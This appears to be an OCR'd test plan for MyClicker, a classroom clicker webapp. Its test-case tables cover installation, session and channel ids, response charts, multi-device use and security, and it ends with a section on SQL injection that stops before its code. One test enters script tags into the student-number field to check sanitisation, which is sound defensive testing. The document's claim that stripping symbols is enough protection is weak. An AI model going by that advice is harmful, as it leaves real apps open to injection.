
edc80dfb-17c8-4089-93fd-3a6bf33775aa


278d1f1f-335e-47d5-9442-f5f85a45d496

b58fd094-d778-4ee3-b9b5-d856033ae02a

b58fd094-d778-4ee3-b9b5-d856033ae02a

Test Case				
Project Name: MyClicker webapp				
Test Name: MyClicker webapp for Students Description: Students get new app and start to use it				
Pre-conditions: Download the appropriate app for your device from www.myclicker.ca/download or Apple Store and Android Store				
Step #	Step	Expected Result	Actual Result	Pass/Fail
1	Student downloads the webapp from Apple Store	Using App Store, search for myclicker and download and install on IOS	Failed to find myclicker, it not implemented	Fail
2	Student downloads the webapp from Google Store	Using App Store, search for myclicker and download and install on Android	Failed to find myclicker, it not implemented	Fail
3	Student downloads the webapp from myclicker.ca/downloads	Downloaded appropriate app for the device and successfully installed	Successfully installed	Pass
Post-condition: Graphical icon placed on the device ready to use				
Screen shot actual result				


10:53 AM
All
Search
Play Store
Menu
Google Settings
Google+
Hangouts
Head Soccer
HTC Hub
Internet
LinkedIn
Mail
Maps
Meetup
Messages
Music
My Account
My Account
MyClicker
News & Weather
3 / 6
All
Frequent
Downloads


Test Case				
Project Name: MyClicker webapp				
Test Name: MyClicker webapp for Students Description: Students get new app and start to use it and finds Home Page after launch				
Pre-conditions: Students clicks the myclicker icon on their device				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Click MyClicker Icon with the assumption that the student has subscribe to courses listed	See list of courses	Anchor linked list of course number and name including Demo 101	Pass
Post-condition: Graphical icon placed on the device ready to use				
Screen shot actual result				
 MyClicker, answering is free Subscribe List Demo 101: Hammer Demo Phar 352: Therapeutics II Demo 201: Stats				

Test Case				
Project Name: MyClicker webapp				
Test Name: MyClicker webapp for Students Description: Students clicks on one of the anchored links on the Home Page				
Pre-conditions: Students clicks the myclicker icon on their device				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Click Anchor link named Demo 101	See a web Form with read only session id input box, student number input box, choice set of ABCD,	Web form as in expected result	Pass

		submit button Deactivated		
2	Click submit button	No action	No reaction, nothing happened	Pass
3	Click on choice set without session id and student number	Error messages	**Warning! Wait for session id to appear before answering.** **Warning! You must type in your student number.**	Pass

Post-condition: Empty Answer Form

Screen shot actual result



Alert! All sections are required.

SessionId *


Wait for question slide

Student Number *

Your Student#

Multiple Choice * Click one choice.

Test Case				
Project Name: MyClicker webapp				
Test Name: MyClicker webapp for Students Description: Students clicks on one of the anchored links on the Home Page				
Pre-conditions: Instructor clicks on Start button on their start page				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Wait for instructor to ask a question and start a session	Read only input box is populated with session id	Alphanumeric characters replaced empty session id box	Pass
2	Click submit button	No action	No reaction, nothing happened	Pass
3	Click on choice set without session id and student number	Error message for student number only	**Warning! You must type in your student number.**	Pass
Post-condition: Empty Answer Form				
Screen shot actual result				



Alert! All sections are required.

SessionId *


Wait for question slide

Student Number *

Your Student#

Multiple Choice * Click one choice.

Test Case				
Project Name: MyClicker webapp				
Test Name: MyClicker webapp for Students Test Title: Students Answer Form Description: Using the webapp Answer Form				
Pre-conditions: Instructor clicks on Start button on their start page				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Instructor starts the session with pressing his start button, input boxes on mobile webapp Answer Form is filled, student enters student number, choose a choice	All error messages disappear and submit button is enabled	Alphanumeric characters replaced empty input box, student number filled out, choice selected, submit button becomes active	Pass
Post-condition: Empty Answer Form open				
Screen shot actual result				


MyClicke
Alert! All sections are required.
SessionId *
e681a86e-cde2-4edc-a48e-18fa9e16ab28
Student Number *
Your Student#
Warning! You must type in your student number.
Multiple Choice * Click one choice.
A
B
C
D
Submit


Test Case FR2				
Project Name: MyClicker webapp				
Test Name: Read only input boxes Description: Read only input boxes get filled by the system and user is not permitted to change it				
Pre-conditions: Instructor clicks on Start button on their start page				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Both Answer Form on the mobile and Start page on instructor's web page session input box are read only, which means that a user is not able to click on the input box and add or	If you try to click on the read only input box which is yellow in color on the mobile webapp, the cursor will not be able to be place inside the box. Same with Start Page for the Instructor, its not yellow, but cursor does not response when clicking on the box	For both webapp Answer Form read-only input box and Instructor page input box, you cannot click on it and get the cursor to land inside the input box	Pass

	change content.			


Post-condition: Empty Answer Form open on the device

Screen shot actual result

Mobile webapp Answer Form read only input box


Alert! All sections are required.
SessionId *
Wait for question slide
Student Number *

Instructor Start Page read only input box


MyClicker, answering is free
Show your question slide and press Start
session id



<input type="text" name="inputsession" id="inputsession" class="inputsession" **readonly** placeholder="Wait for question slide">

Test Case				
Project Name: MyClicker webapp				
Test Title: Same channel number on both forms, as well as session id Description: Same channel number shows on both forms as well as same Session ids				
Pre-conditions: Instructor clicks on Start button on their start page				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	The instructor and the students have to be using the same channel. For the purpose of the test, the channel number is visible. Notice they are the same and that the session id is the same and populated on both server and client	Channel number are visible and are the same on both Answer and Start Pages	The Channel number where the same	Pass
2	Session Id should also be the same on both forms just like the channel	Session Ids are the same on both Answer and	Session Ids are the same on	Pass

	number	Start Pages	both Answer and Start Pages	


Post-condition: Same Channel Id and Session Id

Screen shot actual result

Instructor Start Page with Channel Number	Mobile webapp with channel Number
 MyClicker, ar Show your question slide and press Start 0103e252-f1b0-4d4c-8410-293935e8320d 1618973671 art new question Results 03e252-f1b0-4d4c-8410-293935e8320d Choice Answers as Pie Chart 3D	 MyClicker, an Alert! All sections are required. SessionId * 0103e252-f1b0-4d4c-8410-293935e8320d 1618973671 Student Number * 1241 Multiple Choice * Click one choice. A B C D



Test Case FR1				
Project Name: MyClicker webapp Home Page				
Test Name: MyClicker must register each instructor with a unique channel id. The instructor can have multiple classes/courses, but one channel id				
Pre-conditions: Instructor must have registered their course on to the system				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Each instructor has his own channel and is associated with the course number and name listed as anchor link that contains the channel, and listed on the client app Homepage.	Each anchor link on the Home page must have different channel number for different instructors	The Demo 101 has different channel number than the Therapeutics II	Pass
Post-condition: Same Channel Id and Session Id				
Screen shot actual result				

Webapp Home Page	Home Page HTML code


 MyClicker, answering is free
Subscribe List
Demo 101: Hammer Demo
Phar 352: Therapeutics II
Demo 201: Stats
	`<ul class="list-group">`
	`<li class="list-group-item">`
	`<a href="answerForm.html?ch=1618973671" >Demo 101: Hammer Demo</a>`
	`<li class="list-group-item">`
	`<a href="answerForm.html?ch=1641869637" >Phar 352: Therapeutics II</a>`
	`<li class="list-group-item"><a href="answerForm.html?ch=1662361402" >Demo 201: Stats</a> ¤ </ul>`

Test Case				
Project Name: MyClicker				
Test Name: Different Channels. Instructor and Student on different channels				
Pre-conditions: Student click on a different course number from the instructor course				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Student clicks on the course name that is not the same as the one the instructor is teaching. Channel numbers are different on the two forms as per screenshot.	Student session id input box is blank and Instructor session id input box gets populated	Student session id input box is blank and Instructor session id input box gets populated	Pass
Post-condition: Instructor session id does not show up on student webapp				
Screen shot actual result				

Instructor Start Page	Mobile webapp Answer Form

 MyClicker, an Show your question slide and press Start 52cbf530-40d3-400d-9a97-5ff87b339150 1618973671 rt new question esults 03e252-f1b0-4d4c-8410-293935e8320d 91a218-bb79-4ad0-ba99-541be4bc82cc cbf530-40d3-400d-9a97-5ff87b339150	 MyClicker, ar Alert! All sections are required. SessionId * 1662361402 Warning! Wait for session id to appear before answering. Student Number * 1241 Multiple Choice * Click one choice. A B C D

Test Case				
Project Name: MyClicker				
Test Name: MyClicker multiple instructors using the same system				
Pre-conditions: At least 2 instructors must have their Start Page open				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	You can have multiple instructors using the same system therefore channel ids are different. Browser windows open side by side, and the time on the computer is the same.	Session Id will be populated with different numbers	Different session id are displayed on input boxes	Pass

2	Each time the start button is pressed, each of their different session ids are populated to their own students, who must have the Answer Form open on their device	Different student devices have session ids populated according to their channel	Different devices receive different session ids	Pass
3	Graph on the instructor page shows results of only the current session of that particular	Different Graphs are populated depending on the responses from different student devices	Pie and Column charts are different on each of the instructors Start Page	Pass
Post-condition: Different Session Id and Charts on different channel Start Pages				
Screen shot actual result				
				

mydicker.ca/bcit/iHammer/sessionStart.php?ch=1€

MyClicker, answering is free

Show your question slide and press Start

3a5a9ae1-de76-4d41-92a5-d6c673ffe4c1

1641869637

myclicker.ca/bcit/iHammer/sessi

MyClicke answering is


Show your question slide and pres

d174d3d0-e0c4-41dd-b719-7a606

1618973671

PERFORMANCE REQUIREMENTS:



Test Case				
Project Name: MyClicker				
Test Name: Speed, the session id must be broadcasted and captured instantly by the devices				
Pre-conditions: Student must have the Answer Form connected to the channel open				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Speed - Due to the nature of the application, sending the session id to the as soon as the instructor presses the start button. For the purpose of the test the date and time are visible on the web application instructor page as well as device	With a few second delay the session id must appear on the mobile device Answer Form as soon as the instructor presses the Start button	The session id appears on device Answer Page the second the instructor presses the Start button	Pass
Post-condition: Session Id appears on all devices listening on that channel				
Screen shot actual result				



62f8d21c-20d1-4ec0-9e41-b6360e0847
Tue, 22 Apr 2014 23:49:27 GMT
62f8d21c-20d1-4ec0-9e41-b6360e084732



1df438cc-82d6-4b23-9529-3d9dbc07a68a
4/22/2014 5:04:27 PM
1234

Test Case FR3				
Project Name: MyClicker				
Test Name: Speed, the session id must be broadcasted and captured instantly by the devices				
Pre-conditions: Student must have the Answer Form connected to the channel open				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Precision -The number of inputs must equal the number of outputs, in our case the pie chart and column chart	If only one student answers the question the graphic chart must show the corresponding result of one. If two students responded, then pie chart and column chart show 2 responses only	Pie chart was 100% and column chart had on bar with aggregate amount at the top of the column shown as one For 2 responses the pie chart was 50% each and column chart had 2 bars	Pass
2	The pie chart must accurately calculate the percentage	For one student response the pie chart should be 100%	100% was shown on the graphical pie chart	Pass
Post-condition: Graphical Charts accurately depicted the response results				
Screen shot actual result				


One Response	Two Responses
 Results cab8fa59-64ad-4580-97b8-eaf06560acde Start new question Multiple Choice Answers as Pie Chart 3D C 100% Multiple Choice Answers As Column Graph 1.00 0.75 0.50 0.25 0.00 1 0 C	 Results cab8fa59-64ad-4580-97b8-eaf06560acde Start new question Multiple Choice Answers as Pie Chart 3D B C 50% 50% Multiple Choice Answers As Column Graph 1.00 0.75 0.50 0.25 0.00 1 1 0 B C

SECURITY REQUIREMENTS:				
Test Case				
Project Name: MyClicker				
Test Name: Security of webapp installed and data security				
Pre-conditions: MyClicker app installed on a mobile device				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	The app was installed successfully on a mobile device and security of the device did not report any issues	The app was installed on different devices without any security issues reported by the device	The app was installed on different devices without any security issues reported by the device any of the devices	Pass
2	Only the operator, myself at this time, access to the database.	The database is security hosted with a login credentials that only the operator knows	The instructor during beta testing was not able to see any of the student numbers entered. This is because they are only available on the database that is security locked with a third party server	Pass
3	The instructor does not have access to the database and change data at any time	The instructor was not able to even change the session id and chart information data that is available to them	Instructor was not able to make any changes to the result of sessions	Pass
4	mobile application or web browser user is not able to send session id over a channel	The mobile user was not able to manipulate any data on the device	No data was manipulated by the user	Pass
Post-condition: No device or system had security issues after installation and use of the application				

Test Case				
Project Name: MyClicker				
Test Name: Multiple Platform test,				
Pre-conditions: Student must have the Answer Form connected to the channel open				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Webapp should produce the same results on different computers and mobile devices. The application has been tested using mobile client version on ipad, HTC Android phone, Samsung Android phone, iPhone browser, PC desktop Chrome, Firefox, IE browsers, Apple Macbook Safari, iMac Safari browser.	Used different Browsers on PC to test functionality	Produced the same result	Pass
2	Installed webapp on different devices	Results of the application should be the same and also the functionality of the components should be the same	Results of application use on different devices where the same and the look and feel was also the same	Pass
Post-condition: The webapp on different devices functions the same way. The look changes according to the screen size without changing the functions of the components				
Screen shot actual result				

Webapp on IPad	Webapp on HTC Phone
 MyClicker, answering is free Alert! All sections are required. SessionId * 2e0bea37-3956-4b7a-b586-e86dcf4d0297 Student Number * A00123456 Multiple Choice * Click one choice. © Kewl Technologies BC 2014 salma@kewltechnologies.ca 604.723.7108	 1:39 PM Student Number * Multiple Choice * Click one choice.


Test Case				
Project Name: MyClicker				
Test Name: malicious inputs like scripts are not allowed				
Pre-conditions: Student must have the Answer Form connected to the channel open				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Student on the webapp should not be able to populate student number input box with scripts, or other malicious data	Student number input box allowed to input <script> tags, but the information in the database was converted into alphanumeric characters, removing any symbols.	No Malicious data could be added to the application to compromise security	Pass
Post-condition: MyClicker was not compromised with malicious intent				
Screen shot actual result				



☐	Edit	Copy	Delete	72	scriptalertherescript	8404d23558cb47e3beb7eb22641ddc68	1618973671	C	2014-04-23 13:41:00
☐	Edit	Copy	Delete	71	scriptalertherescript	8404d235-58cb-47e3-beb7-eb22641ddc68	1618973671	C	2014-04-23 13:29:01

INTERFACE REQUIREMENTS:

Test Case				
Project Name: MyClicker				
Test Name: Layout adjust to screen size and devices				
Pre-conditions: Student must have the Answer Form connected to the channel open				
Step#	Step	Expected Result	Actual Result	Pass/Fail
1	Layout adjust according to screen size, tablet or phone, landscape or portrait	Webapp looks different on the ipad as on the HTC	Webapp looks different on the ipad as on the HTC	Pass
Post-condition: Instructor Start Page with detailed graph below session id input box				
Screen shot actual result				


MyClicker, answering is free

Alert! All sections are required.

SessionId *

Wait for question slide

Student Number *

Multiple Choice * Click one choice.

Student Number *

Multiple Choice * Click one choice.

11.2 Web Application Security

Web applications are most vulnerable to security threats as nothing on the internet is immune to security breach. The consequences of a breach are loss in revenue, damage to credibility, losing customer trust and legal liability.

Web applications are used to perform major tasks over the internet, such as collecting personal information, classified information, financial information including credit card and bank accounts, which are all very valuable assets.

Since MyClicker is a web application, security checks are fundamental to application's credibility.

11.2.1 SQL Injection Test

Web based application has a real threat against what is known as SQL injection. SQL injection is when the user tries to read data from the database or try to modify or corrupt the data by including SQL statements such as insert, update, delete, select. The SQL injection is done by adding script code into the input box or on the response request section of the web based application.

The developer must be aware of such a threat and code the application to make sure input methods are fully protected. MyClicker webapp includes student number input, which is an opening for malicious activity. To guard the input box, all symbolic characters are stripped off before database insertion. In the case of SQL, the threat still remains as the code is in plain alpha characters. MyClicker does not have any function that allows user input to be reused, therefore is less likely to be executed. Student information is only saved into the database, with no other functionality in the application.

Here is the code for MyClicker. Insure all data from input box are stripped of special characters and spaces.

